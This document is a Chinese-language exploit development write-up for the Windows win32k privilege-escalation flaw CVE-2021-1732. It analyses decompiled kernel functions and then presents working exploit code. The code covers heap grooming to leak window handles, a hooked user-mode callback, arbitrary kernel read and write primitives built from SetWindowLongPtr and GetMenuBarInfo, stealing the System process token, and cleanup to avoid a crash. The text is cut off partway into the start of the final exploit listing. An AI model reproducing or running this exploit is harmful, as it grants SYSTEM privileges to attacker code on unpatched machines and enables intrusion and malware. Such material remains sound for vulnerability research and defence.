窗口管理简介：从Windows Vista开始，每个Session是隔离的，Session 0（是一个特殊session）运行着系统服务，应用程序运行在由用户登录系统后创建的一系列Session中。Session 1对应于第一个登陆的用户，Session 2对应于第二个登录系统的用户，以此类推；每个系统Desktop对象都有heap 与之对应，Desktop对象使用heap存储菜单、窗体等。 这里不多介绍。

1. **难点**： @4 提到win32kfull!NtUserConsoleControl需要传入窗口句柄，使用句柄调用ValidateHwnd转换成对象后修改tagWND->flag；可漏洞需要在调用CreateWindowEx过程里调用NtUserConsoleControl，此时CreateWindowEx并没有返回HWND！！！
2. 分析win32kfull!NtCreateWindowEx的HWND的创建过程。


   2.1



```
525   LOBYTE(Type) = 1;
526   v42 = HMAllocObject(ptiCurrent, Object, Type, 0x138i64);
527   v43 = (NotifyShell *)v42;
528   v235 = (NotifyShell *)v42;
529   if ( !v42 )
530   {
531     if ( (unsigned int)UserGetLastError() != 8 )
532       goto LABEL_574;
533     v44 = 1;
534 LABEL_83:
535     v45 = ((unsigned __int64)MEMORY[0xFFFFF78000000004] << 32) * (unsigned __int128)(unsigned __int64)(MEMORY[0xFFFFF78000000320] << 8);
536 LABEL_84:
537     TraceLoggingCreateWindowFailed(v44, *((unsigned __int64 *)&v45 + 1));
538     goto LABEL_574;
539   }
540   *(_QWORD *)(*(_QWORD *)(v42 + 0x28) + 0x128i64) = 0i64;
541   *(_QWORD *)(v42 + 264) = 0i64;
542   *(_DWORD *)(*(_QWORD *)(v42 + 0x28) + 0xE8i64) &= 0xBFFFFFFF;
543   *(_DWORD *)(*(_QWORD *)(v42 + 0x28) + 0x124i64) = W32GetCurrentThreadDpiHostingBehavior();
```

- 第526行代码我们可以看出系统使用HMAllocObject创建tagWND，其参数分别为pticurrent当前线程信息 ,Object为ptiCurrent->rpdesk，Type类型1为Window, 空间大小(此类型无意义，会使用用户句柄表获取类型大小)
- 第540行代码是一些对tagWND信息初始化。

2.2 分析win32kbase!HMAllocObject



```
178        v21 = *(_QWORD *)(tagWndKernel + 0x28);
179        *(_QWORD *)v21 = hWnd;
180        *(_QWORD *)(v21 + 8) = *(_QWORD *)(tagWndKernel + 0x30);
181      }
182      if ( v7 )
183      {
184        v19 = ++*(_DWORD *)(v7 + 68);
185        if ( v19 > *(_DWORD *)(v7 + 72) )
186          *(_DWORD *)(v7 + 72) = v19;
187      }
188      if ( ++giheCount > (unsigned int)giheCountPeak )
189        giheCountPeak = giheCount;
190      result = *((_QWORD *)v15 + 3 * v14);
191      *((_QWORD *)v15 + 3 * v14 + 2) = 0i64;
192      return result;
193    }
194    goto LABEL_62;
195  }
196  if ( (int)IsDesktopAllocSupported() < 0 )
197  {
198    tagWndKernel = 0i64;
199    goto LABEL_20;
200  }
201  tagWndKernel = (__int64)HMAllocateUserOrIsolatedType(v6, v9, a3);
202  if ( tagWndKernel )
203  {
204    tagWnd = DesktopAlloc(a2, LODWORD(gahti[v8 + 2]), (a3 << 16) | 5u);
205    *(_QWORD *)(tagWndKernel + 40) = tagWnd;
206    if ( tagWnd )
207    {
208      LockObjectAssignment((void **)(tagWndKernel + 0x18), (void *)a2);
209      tagWnd_1 = *(_QWORD *)(tagWndKernel + 0x28);
210      *(_QWORD *)(tagWndKernel + 0x20) = tagWndKernel;
211      *(_QWORD *)(tagWndKernel + 0x30) = tagWnd_1 - *(_QWORD *)(a2 + 0x80);// tagWnd - pheapDesktop
212      goto LABEL_20;
213    }
```

第204行代码可以看出HMAllocObject调用Type类型为Window时所采用DesktopAlloc桌面堆进行分配。

- **第179行代码可以看出tagWnd + 0 保存着创建句柄。**
- **第180行代码可以看出tagWnd + 8 位置保存着tagWND地址与桌面堆地址的偏移。**

2.3 User32!HMValidateHandle函数

- HMAllocObject创建了桌面堆类型句柄后，会把tagWND对象放入到内核模式到用户模式内存映射地址里。 为了验证句柄的有效性，窗口管理器会调用User32!HMValidateHandle函数读取这个表。函数将句柄和句柄类型作为参数，并在句柄表中查找对应的项。如果查找到对象, 会返回tagWND只读映射的对象指针，通过tagWND这个对象我们可以获取到句柄等一系列窗口信息。
- HMValidateHandle是个未公开函数，可以用IsMenu第一个call定位此函数。

3. **难点解决**
   好在回调user32!_xxxClientAllocWindowClassExtraBytes函数时候内核已经调用完了win32kbase!HMAllocObject，此时HWND已经存放在内存之中。**我们可以创建足够多的窗口让其泄露tagWND映射的对象指针，然后再摧毁大多数窗口使得桌面堆能回收这些对象空间。目前我们已经获取了这些休闲的对象地址，当我们再创建一个窗口时候桌面堆会优先使用休闲空间，我们只需要在hook user32!_xxxClientAllocWindowClassExtraBytes时候搜索查找刚刚摧毁掉的窗口tagWND指针，根据一些特征识别指定窗口就能或者到HWND了！！！**
4. POC开发关键代码


```
{
  //alloc 50 desktop heap address
  for (int i = 0; i < 50; i++) {
      g_hWnd[i] = CreateWindowEx(NULL, L"Class1", NULL, WS_VISIBLE, 0, 0,
 1, 1, NULL, hMenu, hInstance, NULL);
      g_pWnd[i] = (ULONG_PTR)fHMValidateHandle(g_hWnd[i], 1); //Get leak
 kernel mapping desktop heap address
```

```
  }
  //free 48 desktop heap address
  for (int i = 2; i < 50; i++) {
      if (g_hWnd[i] != NULL) {
          DestroyWindow((HWND)g_hWnd[i]);
      }
  }
}

NTSTATUS WINAPI MyxxxClientAllocWindowClassExtraBytes(unsigned int* pSize)
{
    if (*pSize == g_dwMyWndExtra) {
        ULONG_PTR ululValue = 0;

        HWND hWnd2 = NULL;

        //Search free 50 kernel mapping desktop heap (cbwndextra == g_dwMyWndExtra) points to hWnd
        for (int i = 2; i < 48; i++) {
            ULONG_PTR cbWndExtra = *(ULONG_PTR*)(g_pWnd[i] + g_cbWndExtra_offset);
            if (cbWndExtra == g_dwMyWndExtra) {
                hWnd2 = (HWND)*(ULONG_PTR*)(g_pWnd[i]); //Found the "class2" window handle
                break;
            }
        }/**/
        if (hWnd2 == NULL) {
            //Found fail.
            std::cout << "Search free 48 kernel mapping desktop heap (cbwndextra == g_dwMyWndExtra) points to hWnd fail." << std::endl;
        }
        else {
            std::cout << "Search kernel mapping desktop heap points to hWnd: " << std::hex << hWnd2 << std::endl;
        }

        ULONG_PTR ConsoleCtrlInfo[2] = { 0 };
        ConsoleCtrlInfo[0] = (ULONG_PTR)hWnd2;
        ConsoleCtrlInfo[1] = ululValue;
        NTSTATUS ret = g_fNtUserConsoleControl(6, (ULONG_PTR)&ConsoleCtrlInfo, sizeof(ConsoleCtrlInfo));

        ULONG_PTR Result[3] = { 0 };
        Result[0] = 0x4141414141414141;
        return g_fFNtCallbackReturn(&Result, sizeof(Result), 0);
    }
    return g_fxxxClientAllocWindowClassExtraBytes(pSize);
}
```

6. 细节分析之Exploit开发

此时我们已经能复现漏洞POC，但是距离开发Exploit利用还有很长距离，因为我们还不能读写内核内存，也不知道内核内存位置。我们还需要内核地址泄露跟如何读写内核。
因为要根据HWND操作内核，所以我们重点应该分析相应以HWND为参数的设置型函数。

1. 分析win32kfull!NtSetWindowLong解除限制：



```
108 LABEL_46:
109     v28 = 0x585i64;
110     goto LABEL_55;
111   }
112 LABEL_7:
113   v15 = *(unsigned int *)(v14 + 0xFC);
114   if ( (unsigned __int64)(unsigned int)nIndex_1 + 4 > (unsigned int)(v15 + *(_DWORD *)(v14 + 0xC8)) )
115     goto LABEL_46;
116   if ( a5 )
117   {
118     v16 = *(_WORD **)(*(_QWORD *)(a1 + 0x70) + 8i64);
119     if ( (v16[3] & 0x100) != 0 )
120     {
121       v29 = 0i64;
122       v30 = &gDefaultServerClasses;
123       while ( *v16 != *(_WORD *)(gpsi + 2i64 * ((*v30 >> 3) & 0x1F) + 0x364) )
124       {
125         v29 = (unsigned int)(v29 + 1);
126         v30 += 12;
127         if ( (unsigned int)v29 >= 8 )
128           goto LABEL_10;
129       }
130       if ( (int)nIndex_1 < *((_DWORD *)&gDefaultServerClasses + 12 * v29 + 6) && ((*v30 & 0xF8) != 0xB0 || (unsigned __int64)((int)nIndex_1 + 4i64) > 0xFFFFFFFFFFFFFEF8ui64) )
131       {
132         v28 = 5i64;
133 LABEL_55:
134         UserSetLastError(v28);
135         if ( v9 )
136           KeDetachProcess();
137         return 0i64;
138       }
139     }
140   }
141 LABEL_10:
142   v17 = (int)nIndex_1;
143   if ( (int)nIndex_1 + 4i64 <= v15 )
144   {
145     v31 = *(_QWORD *)(a1 + 0x108);
146     v21 = *(_DWORD *)((int)nIndex_1 + v31);
147     *(_DWORD *)(v17 + v31) = dwNewLong;
148   }
149   else
150   {
151     v18 = nIndex_1 - v15;
152     v19 = *(_QWORD *)(v13 + 0x128);
153     if ( (*(_DWORD *)(v13 + 0xE8) & 0x800) != 0 )
154       v20 = (unsigned int *)(v19 + v18 + *(_QWORD *)(*(_QWORD *)(a1 + 0x18) + 0x80i64));
155     else
156       v20 = (unsigned int *)(v18 + v19);
157     v21 = *v20;
158     *v20 = dwNewLong;
159   }
```

- 第114行代码可以看出调用User32!SetWindowLong函数时候输入的第二个参数nIndex必须小于偏移0xC8(tagWND->cbWndExtra),不然就返回错误代码0x585。**
- **第153行代码可以看出如果tagWND->flag值包含0x800属性使用offset寻址。**
- **第154行代码可以看出是使用offset寻址。**
- **第156行代码可以看出是使用内存地址。**
- **第157/158行代码可以看出是替换设置的新值。**

从代码看tagWND->flag值包含0x800属性情况下只要我们有办法把tagWND->cbWndExtra改成一个很大很大值(0xFFFFFFFF)就可以使用桌面堆加nIndex来写入指定堆地址（把这个值改成最大是为了更安全防止碰到偏移过大）。

前面@7 3.2.2提到tagWND->8地址里包含内核tagWND地址与桌面堆地址的偏移，漏洞可以一次性控制偏移0x128的tagWND->offset，这样只需要把一个正常窗口的(tagWND->8,内核tagWND地址与桌面堆地址的偏移) 放到漏洞窗口里，我们对漏洞窗口做nIndex(tagWND->cbWndExtra大小内)操作就能修改正常窗口里的tagWND->“nIndex”信息，解除tagWND->cbWndExtra长度过小限制后，我们用这个解除限制的窗口操作nIndex可以对其他窗口桌面堆实现越界写入。

2. 封装内核写接口：

@6.1 我们已经可以修改指定窗口tagWND信息，用内存越界方式写入一个tagWND->flag值不包含0x800属性窗口把偏移0x128(g_dwModifyOffset_offset)改成想要写入的地址，然后用nIndex==0操

作这个tagWND->flag值不包含0x800属性窗口就能实现内核写入。
我们可以对tagWND进行修改后可以使用很多API进行读写，不局限于SetWindowLongPtr。


```
  LONG_PTR WriteQWORD(LONG_PTR pAddress, LONG_PTR value)
  {
      LONG_PTR old = SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwModifyOffset_offset, (LONG_PTR)pAddress);
      SetWindowLongPtr(g_hWnd[1], 0, (LONG_PTR)value);  //Modify offset to memory address
      return old;
  }
```

3. 封装内核读接口：

我们使用的是User32!GetMenuBarInfo函数进行内核读取，因为可以读取16个字节（我们使用其中8字节），使用User32!GetMenuBarInfo函数进行内核读取需要控制tagWND->spmenu, 所以我们替换了spmenu。

可以对tagWND进行修改后可以使用很多API进行读写，不局限于User32!GetMenuBarInfo。

1. Win32kfull!NtUserGetMenuBarInfo利用分析：



```
 87  if ( idObject == -3 )
 88  {
 89    if ( (*(_BYTE *)(v12 + 0x1F) & 0x40) == 0 )
 90    {
 91      v15 = *(_QWORD *)(pWnd + 0x90);
 92      if ( v15 )
 93      {
 94        v61 = 0i64;
 95        SmartObjStackRefBase<tagMENU>::operator=(a1, v15);
 96        if ( SmartObjStackRef<tagMENU>::operator bool((__int64)a1) && (int)idItem >= 0 && (unsigned int)idItem <= *(_DWORD *)(*(_QWORD *)(*(_QWORD *)a1[0] + 0x28i64) + 0x2Ci64) )
 97        {
 98          v18 = v61;
 99          if ( !v61 )
100            v18 = *(_QWORD **)a1[0];
101          *(_QWORD *)(pmbi + 24) = *v18;
102          if ( *(_DWORD *)(*(_QWORD *)a1[0] + 0x40i64) && *(_DWORD *)(*(_QWORD *)a1[0] + 0x44i64) )
103          {
104            if ( (_DWORD)idItem )
105            {
106              v37 = *(_QWORD *)(pWnd + 0x28);
107              v38 = 0x60 * idItem;
108              v39 = *(_QWORD *)(*(_QWORD *)a1[0] + 0x58i64);
109              v40 = *(_QWORD *)(0x60 * idItem + v39 - 0x60);
110              if ( (*(_BYTE *)(v37 + 0x1A) & 0x40) != 0 )
111              {
112                v41 = *(_DWORD *)(v37 + 0x60) - *(_DWORD *)(v40 + 0x40);
113                *(_DWORD *)(pmbi + 12) = v41;
114                *(_DWORD *)(pmbi + 4) = v41 - *(_DWORD *)(*(_QWORD *)(v38 + v39 - 0x60) + 0x48i64);
115              }
116              else
117              {
118                v42 = *(_DWORD *)(v40 + 0x40) + *(_DWORD *)(v37 + 0x58);
119                *(_DWORD *)(pmbi + 4) = v42;    // // left
120                *(_DWORD *)(pmbi + 12) = v42 + *(_DWORD *)(*(_QWORD *)(v38 + v39 - 96) + 0x48i64);// // right
121              }
122              v43 = *(_DWORD *)(*(_QWORD *)(pWnd + 0x28) + 0x5Ci64) + *(_DWORD *)(*(_QWORD *)(v38 + v39 - 96) + 0x44i64);
123              *(_DWORD *)(pmbi + 8) = v43;      // // top
124              v24 = v43 + *(_DWORD *)(*(_QWORD *)(v38 + v39 - 0x60) + 0x4Ci64);
```

- **第87行代码可以看出参数idObject需要传入一个-3。**
- **第89代码处对tagWnd->Style做了判断不能包含WS_CHILD。**
- **第91行代码处获取tagWND->spmenu信息。**
- **第104行代码处参数idItem需要传入一个大于0值。**
- **第109行代码处是一个tagWND->spmenu->rgItems指针。**
- **第118/120/...行代码处是根据tagWND->spmenu->rgItems指针内容读取偏移信息。**
  满足上面条件后才能实现任意读取内存信息。

2. 创建虚假的spmenu对象：

```
    //My spmenu memory struct For read kernel memory
    g_pMyMenu = (ULONG_PTR)g_fRtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0xA0);
    *(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x98) = (ULONG_PTR)g_fRtlAllocateHea
p((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x20);
    **(ULONG_PTR**)((PBYTE)g_pMyMenu + 0x98) = g_pMyMenu;
    *(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x28) = (ULONG_PTR)g_fRtlAllocateHea
p((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x200);
    *(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x58) = (ULONG_PTR)g_fRtlAllocateHea
p((PVOID) * (ULONG_PTR*)(__readgsqword(0x60) + 0x30), 0, 0x8); //rgItems
 1
    *(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x28) + 0x2C) = 1; //c
Items 1
    *(DWORD*)((PBYTE)g_pMyMenu + 0x40) = 1;
    *(DWORD*)((PBYTE)g_pMyMenu + 0x44) = 2;
    *(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x58)) = 0x41414141414
14141;
```

3. 控制User32!GetMenuBarInfo读取数据：


```
//Read kernel memory for 16 length
void ReadKernelMemoryQQWORD(ULONG_PTR pAddress, ULONG_PTR &ululOutVal1, U
LONG_PTR &ululOutVal2)
{
    MENUBARINFO mbi = { 0 };
    mbi.cbSize = sizeof(MENUBARINFO);

    RECT Rect = { 0 };
    GetWindowRect(g_hWnd[1], &Rect);

    *(ULONG_PTR*)(*(ULONG_PTR*)((PBYTE)g_pMyMenu + 0x58)) = pAddress - 0x
40; //0x44 xItem
    GetMenuBarInfo(g_hWnd[1], -3, 1, &mbi);

    BYTE pbKernelValue[16] = { 0 };
    *(DWORD*)(pbKernelValue) = mbi.rcBar.left - Rect.left;
    *(DWORD*)(pbKernelValue + 4) = mbi.rcBar.top - Rect.top;
    *(DWORD*)(pbKernelValue + 8) = mbi.rcBar.right - mbi.rcBar.left;
    *(DWORD*)(pbKernelValue + 0xc) = mbi.rcBar.bottom - mbi.rcBar.top;

    ululOutVal1 = *(ULONG_PTR*)(pbKernelValue);
    ululOutVal2 = *(ULONG_PTR*)(pbKernelValue + 8);

    /*std::cout
        << "ReadKernelMemory ululOutVal1: "
        << std::hex << ululOutVal1
        << " ululOutVal2: "
        << std::hex << ululOutVal2 << std::endl;*/
}
```

4. 获取内核泄露地址：

目前我们可以操作任意内核内存读写，但只能搞搞蓝屏，所有还需要一个内核地址泄露漏洞。

经过分析，窗口中菜单spmenu对象包含了内核结构地址。

1. Win32kfull!xxxSetWindowData分析：



```
108  switch ( nIndex )
109  {
110    case -12:
111      v50 = *(_QWORD *)(a1 + 0x28);
112      if ( (*(_BYTE *)(v50 + 0x1F) & 0xC0) == 0x40 )
113      {
114        v15 = *(_QWORD *)(a1 + 0x90);
115        *(_QWORD *)(v50 + 0x98) = dwNewLong;
116        *(_QWORD *)(a1 + 0x90) = dwNewLong;
117      }
```

- **第110行代码可以看出参数idObject需要传入一个-12。**
- **第112代码处对tagWnd->Style做了判断包含WS_CHILD。**
- **第114代码处对读取窗口tagWnd->spmenu对象。**
- **第116代码处对修改窗口tagWnd->spmenu对象。**

我们需要构造符合上面条件的代码。

```
    ULONGLONG ululStyle = *(ULONGLONG*)((PBYTE)g_pWnd[1] + g_dwExStyle_offset);
    ululStyle |= 0x4000000000000000L;//WS_CHILD
    SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwExStyle_offset, ululStyle);  //Modify add style WS_CHILD

    ULONG_PTR pSPMenu = SetWindowLongPtr(g_hWnd[1], GWLP_ID, (LONG_PTR)g_pMyMenu); //Return leak kernel address and set fake spmenu memory
    //pSPMenu leak kernel address, good!!!
```

5. 提升进程权限：

1. 获取我的进程内核EPROCESS

根据@6.4 提到的pSPMenu对象泄露的内核地址，我们可以从中一步步定位到我的EProcess。

```
    ReadKernelMemoryQQWORD(pSPMenu + 0x18, ululValue1, ululValue2);
    ReadKernelMemoryQQWORD(ululValue1 + 0x100, ululValue1, ululValue2);
    ReadKernelMemoryQQWORD(ululValue1, ululValue1, ululValue2);

    ULONG_PTR pMyEProcess = ululValue1;
```

2. 修改我的进程EPROCESS权限到System：

定位到自己EPROCESS后遍历EPROCESS->ActiveProcessLinks链表，获取进程ID为4的进程后复制该进程的Token到我的Token。

```
    std::cout<< "Get current kernel eprocess: " << pMyEProcess << std::endl;

    ULONG_PTR pSystemEProcess = 0;

    ULONG_PTR pNextEProcess = pMyEProcess;
    for (int i = 0; i < 500; i++) {
        ReadKernelMemoryQQWORD(pNextEProcess + g_dwEPROCESS_ActiveProcessLinks_offset, ululValue1, ululValue2);
        pNextEProcess = ululValue1 - g_dwEPROCESS_ActiveProcessLinks_offset;

        ReadKernelMemoryQQWORD(pNextEProcess + g_dwEPROCESS_UniqueProcessId_offset, ululValue1, ululValue2);

        ULONG_PTR nProcessId = ululValue1;
        if (nProcessId == 4) { // System process id
            pSystemEProcess = pNextEProcess;
            std::cout << "System kernel eprocess: " << std::hex << pSystemEProcess << std::endl;

            ReadKernelMemoryQQWORD(pSystemEProcess + g_dwEPROCESS_Token_offset, ululValue1, ululValue2);
            ULONG_PTR pSystemToken = ululValue1;

            ULONG_PTR pMyEProcessToken = pMyEProcess + g_dwEPROCESS_Token_offset;

            //Write kernel memory
            LONG_PTR old = SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwModifyOffset_offset, (LONG_PTR)pMyEProcessToken);
            SetWindowLongPtr(g_hWnd[1], 0, (LONG_PTR)pSystemToken);  //Modify offset to memory address
            SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset + g_dwModifyOffset_offset, (LONG_PTR)old);
            break;
        }
    }
```

7. 恢复漏洞防止蓝屏

完成提权后对修改过的tagWND结构进行恢复。

```
    //Recovery bug
    g_dwpWndKernel_heap_offset2 = *(ULONG_PTR*)((PBYTE)pWnd2 + g_dwKernel_pWnd_offset);
    ULONG_PTR dwpWnd0_to_pWnd2_kernel_heap_offset = *(ULONGLONG*)((PBYTE)g_pWnd[0] + 0x128);
    if (dwpWnd0_to_pWnd2_kernel_heap_offset < g_dwpWndKernel_heap_offset
2) {
        dwpWnd0_to_pWnd2_kernel_heap_offset = (g_dwpWndKernel_heap_offset
2 - dwpWnd0_to_pWnd2_kernel_heap_offset);

        DWORD dwFlag = *(ULONGLONG*)((PBYTE)pWnd2 + g_dwModifyOffsetFlag_
offset);
        dwFlag &= ~0x800;
        SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd2_kernel_heap_offset +
 g_dwModifyOffsetFlag_offset, dwFlag);  //Modify remove flag

        PVOID pAlloc = g_fRtlAllocateHeap((PVOID) * (ULONG_PTR*)(__readgs
qword(0x60) + 0x30), 0, g_dwMyWndExtra);
        SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd2_kernel_heap_offset +
 g_dwModifyOffset_offset, (LONG_PTR)pAlloc);  //Modify offset to memory a
ddress


        ULONGLONG ululStyle = *(ULONGLONG*)((PBYTE)g_pWnd[1] + g_dwExStyl
e_offset);
        ululStyle |= 0x4000000000000000L;//WS_CHILD
        SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset +
 g_dwExStyle_offset, ululStyle);  //Modify add style WS_CHILD

        ULONG_PTR pMyMenu = SetWindowLongPtr(g_hWnd[1], GWLP_ID, (LONG_PT
R)pSPMenu);
        //free pMyMenu

        ululStyle &= ~0x4000000000000000L;//WS_CHILD
        SetWindowLongPtr(g_hWnd[0], dwpWnd0_to_pWnd1_kernel_heap_offset +
 g_dwExStyle_offset, ululStyle);  //Modify Remove Style WS_CHILD

        std::cout << "Recovery bug prevent blue screen." << std::endl;
    }
```

8. 最终我们构造的Exploit为：

```
#include <Windows.h>
#include <intrin.h>
#include <memoryapi.h>
#include <atlbase.h>
#include <atlconv.h>
#include <WinUser.h>
#include <stdio.h>
#include <iostream>

//Create by kk(2021.02.23)
//CVE-2021-1732 Exp test example working in windows 10 1809 x64
```

```
void OutputDebugPrintf(const char* strOutputString, ...)
{
    char strBuffer[4096] = { 0 };
    va_list vlArgs;
    va_start(vlArgs, strOutputString);

    _vsnprintf_s(strBuffer, sizeof(strBuffer) - 1, strOutputString, vlArgs);
    va_end(vlArgs);
    OutputDebugString(CA2W(strBuffer));
}

typedef PVOID(WINAPI* FHMValidateHandle)(HANDLE h, BYTE byType);

bool FindHMValidateHandle(FHMValidateHandle *pfOutHMValidateHandle)
{
